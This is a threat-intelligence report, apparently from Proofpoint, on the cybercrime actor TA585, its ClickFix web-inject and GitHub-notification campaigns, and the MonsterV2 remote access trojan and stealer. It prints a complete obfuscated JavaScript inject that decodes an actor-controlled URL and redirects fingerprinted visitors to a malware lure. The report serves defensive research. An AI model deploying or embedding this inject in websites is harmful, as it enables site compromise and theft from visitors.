When the monster bytes: tracking TA585 and its arsenal | Proofpoint US

By Kyle Cucci, Tommy Madjar, Selena Larson, and the Proofpoint Threat Research Team

Published: 2025-10-03 · Archived: 2026-04-05 13:57:46 UTC

Key findings

- TA585 is a sophisticated cybercriminal threat actor recently named by Proofpoint. It operates its entire attack chain from infrastructure to email delivery to malware installation.
- The actor demonstrates innovation in a constantly changing cybercrime threat landscape, with unique web injection campaigns and complicated filtering.
- TA585 frequently delivers MonsterV2, a malware with numerous capabilities sold on cybercriminal forums. It is not sold by TA585, and has multiple cybercriminal customers.
- MonsterV2 has capabilities of a remote access trojan (RAT), loader, and stealer. It avoids infecting computers in Commonwealth of Independent States (CIS) countries.

Overview

As the cybercrime landscape continues to innovate, new threat actors and capabilities are emerging. One new cybercriminal threat actor, TA585, operates with a high level of sophistication and delivers a variety of malware including the recently released MonsterV2.

MonsterV2 is advertised as a remote access trojan (RAT), stealer, and loader. It is expensive compared to its peer malware families, and used by only a small number of actors, including TA585. Proofpoint researchers first observed it sold on hacking forms in February 2025.


TA585 is notable because it appears to own its entire attack chain with multiple delivery techniques. Instead of leveraging other threat actors – like paying for distribution, buying access from initial access brokers, or using a third-party traffic delivery system – TA585 manages its own infrastructure, delivery, and malware installation. The evolution of cybercrime and its supporting ecosystem has made the threat landscape comparable to the modern job market and the “gig economy.” However, TA585 bucks that trend and owns and manages nearly all of its business model, except the final malware which is sourced from a MaaS (Malware as a Service) such as Lumma Stealer, Rhadamanthys or MonsterV2.

This report details both the newly named TA585 as well as the MonsterV2 malware, which is used by multiple actors. While TA585 is one customer of MonsterV2, it is not the malware author, and multiple threat actors use it in campaigns.


Campaign details

Government impersonation


Proofpoint first observed MonsterV2 in a late February 2025 campaign leveraging U.S. Internal Revenue Service (IRS) themed lures. Messages contained URLs linking to a PDF which would open in the browser. The PDF linked to a webpage that was using the ClickFix technique, a technique named by Proofpoint in June 2024, which lures visitors to manually run a malicious command in the Windows Run-box or PowerShell terminal.



SBA themed PDF.



IRS Themed ClickFix Landing leading to MonsterV2, observed on 26 February 2025.



ClickFix themed landing leading to MonsterV2.

If the user copied and pasted the PowerShell script as instructed, it executed a second PowerShell script ultimately leading to MonsterV2.

Proofpoint observed two more U.S. government-themed MonsterV2 campaigns in March 2025, one impersonating the IRS and a second impersonating the Small Business Administration. Both campaigns included less than 200

messages and mostly targeted finance and accounting firms. None of the campaigns are attributed to a tracked threat actor.


TA585 campaigns

In April 2025, Proofpoint researchers investigated an interesting vector: unique web injects and activity we named “CoreSecThree” based on domain names and infrastructure. The actor registers and maintains its own domain names and uses Cloudflare hosting infrastructure. Initial campaigns delivered Lumma Stealer, but the actor began using MonsterV2 in early May 2025.

TA585 activity is typically distributed via compromised websites. Proofpoint detects the threat by sandboxing URLs from business email messages that lead to legitimate websites that have been compromised to serve malware to selected visitors. Although neither the sender nor the site owner may intend harm, the websites have been compromised with a malicious JavaScript injection. This injection causes the website to load a malicious script which, in campaigns so far this year, is used to create an overlay of the compromised website to present a fake CAPTCHA (ClickFix) instructing users to verify they are human. Unlike some other web inject campaigns that rely on third-party traffic distribution systems, TA585 does its own filtering and checks to ensure a real person is receiving the payload.


```
!async function(){let e=decodeURIComponent(escape(atob("aHR0cHM6Ly9hbmFseXRpd2F2ZS5jb20vYXBpL2dldFVybA==")));
function t(e){return btoa(unescape(encodeURIComponent(e)))}let o,n=(o={},window.location.search.slice(1).split("&").
forEach(e=>{let[t,n]=e.split("=");t&&n&&(o[t]=decodeURIComponent(n.replace(/\+/g," ")))}),o);async function i(o=1)
{try{let n=await fetch(decodeURIComponent(escape(atob("aHR0cHM6Ly9hbmFseXRpd2F2ZS5jb20vYXBpL2dldFVybA=="))));if(!n.ok)
throw Error("Network response was not ok");return`${(await n.json()).url}/?wsid=${window.location.hostname}&domain=${t(window.location.hostname)}`}
catch(r){if(o<1)return i(o+1);return`${e}/?wsid=${window.location.hostname}&domain=${t(window.location.hostname)}`}}
n.verified&&localStorage.setItem("verified","true");let r=document.querySelector('link[rel="icon"]'),a,s,l,c,d;"true"
!==localStorage.getItem("verified")&&(a=navigator.userAgent,s=/Windows NT 10.0/.test(a),l=/Edg\/(1[2-3][0-9]\.\d+\.\d+)/.test(a),
c=/Chrome\/(1[2-3][0-9]\.\d+\.\d+)/.test(a),d=/Firefox\/(1[3-4][0-9]\.\d+)/.test(a),s&&(l||c||d))&&i().then(e=>{let o=e;r&&(o+=`&link=${t(r.href)}`),
window.location.replace(o)})}();
```

Example TA585 JavaScript inject.




ClickFix overlay on compromised website.

This attack chain is able to react on the “Win+R” activity from the user with an actual “reaction” from the website upon completing it. Once the user clicks the “Verify you are human” they are prompted to complete the “Win+R” action:



“Verification” page owned by the threat actor.

Following the instructions will initiate a PowerShell command that downloads and executes malware. Meanwhile, the page starts beaconing repetitively to the lure server which will reply with: “Access denied” until the PowerShell script finishes downloading and running, and the malware is checking in to the payload server from the same IP address that is loading the web page. The user is then redirected to the actual website (with /?verified=true,).



Traffic on the compromised site; the user is redirected once their IP is confirmed.


Proofpoint has observed the above JavaScript inject and infrastructure (intlspring[.]com) delivering two different malware payloads: MonsterV2 and Rhadamanthys.

GitHub themed campaigns

While the majority of the TA585 malware payloads are distributed via web injects, Proofpoint has also observed it delivered via emails such as notifications from GitHub caused by the threat actor tagging GitHub users in fake security notices that contain URLs leading to actor-controlled websites. Third-party researchers have observed TA585 activity delivered via malvertising.

In August 2025, Proofpoint identified a unique TA585 attack chain leveraging GitHub notifications to deliver Rhadamanthys. We first spotted this post by ANY.RUN about ClickFix delivering Rhadamanthys and began investigating.


We identified GitHub notification emails that kicked off the attack chain. The emails were likely generated by the threat actor creating an issue in an actor-controlled repository with a fake security warning and then tagging legitimate accounts who receive notifications that they have been tagged, with the text from the issue.



GitHub notification email generated by the threat actor.

The notifications contained shortened URLs that led to an actor-controlled website. Like TA585's typical web inject campaigns, the website performed filtering functions, and if those checks were passed, the visitor will be

redirected to a website that presents a fake GitHub-branded CAPTCHA instructing users to verify they are human.



GitHub themed web page, using the typical CoreSecThree filtering and beaconing techniques.

Following the instructions initiated a command that downloaded and executed Rhadamanthys.

MonsterV2 malware details


MonsterV2 is advertised as a RAT, stealer, and loader. It is full-featured and has many capabilities that allow it to perform varying functions during a breach. Proofpoint has observed MonsterV2 acting either primarily as a stealer or as a loader, dropping malware such as StealC Version 2. While Proofpoint observes TA585 using MonsterV2, it is also used by other cybercriminal threat actors.

MonsterV2 has the following capabilities:

- Able to enumerate and exfiltrate sensitive information such as browser and login data, credit card and crypto wallet information, login data, and tokens for services such as Steam, Telegram, and Discord, files and documents, as well as other data typical of infostealers
- View the infected systems' desktop and record the webcam
- Clipper capabilities (essentially replacing cryptocurrency addresses in the infected systems' clipboard with threat actor-provided addresses)
- HVNC (Hidden Virtual Network Computing) – Allows the threat actor to establish a remote desktop-like connection to the infected system, giving graphical user interface access without alerting the user of the infected system

- Receive and execute a wide variety of commands from its C2
- Download and execute additional payloads
- Avoids infecting CIS countries: Russia, Belarus, Ukraine, Kazakhstan, Uzbekistan, Turkmenistan, Kyrgyzstan, Armenia, Tajikistan, Moldova, Latvia, Lithuania, and Estonia

MonsterV2 has been advertised on criminal hacking forums, as seen in the following post excerpt:



MonsterV2 advertisement.

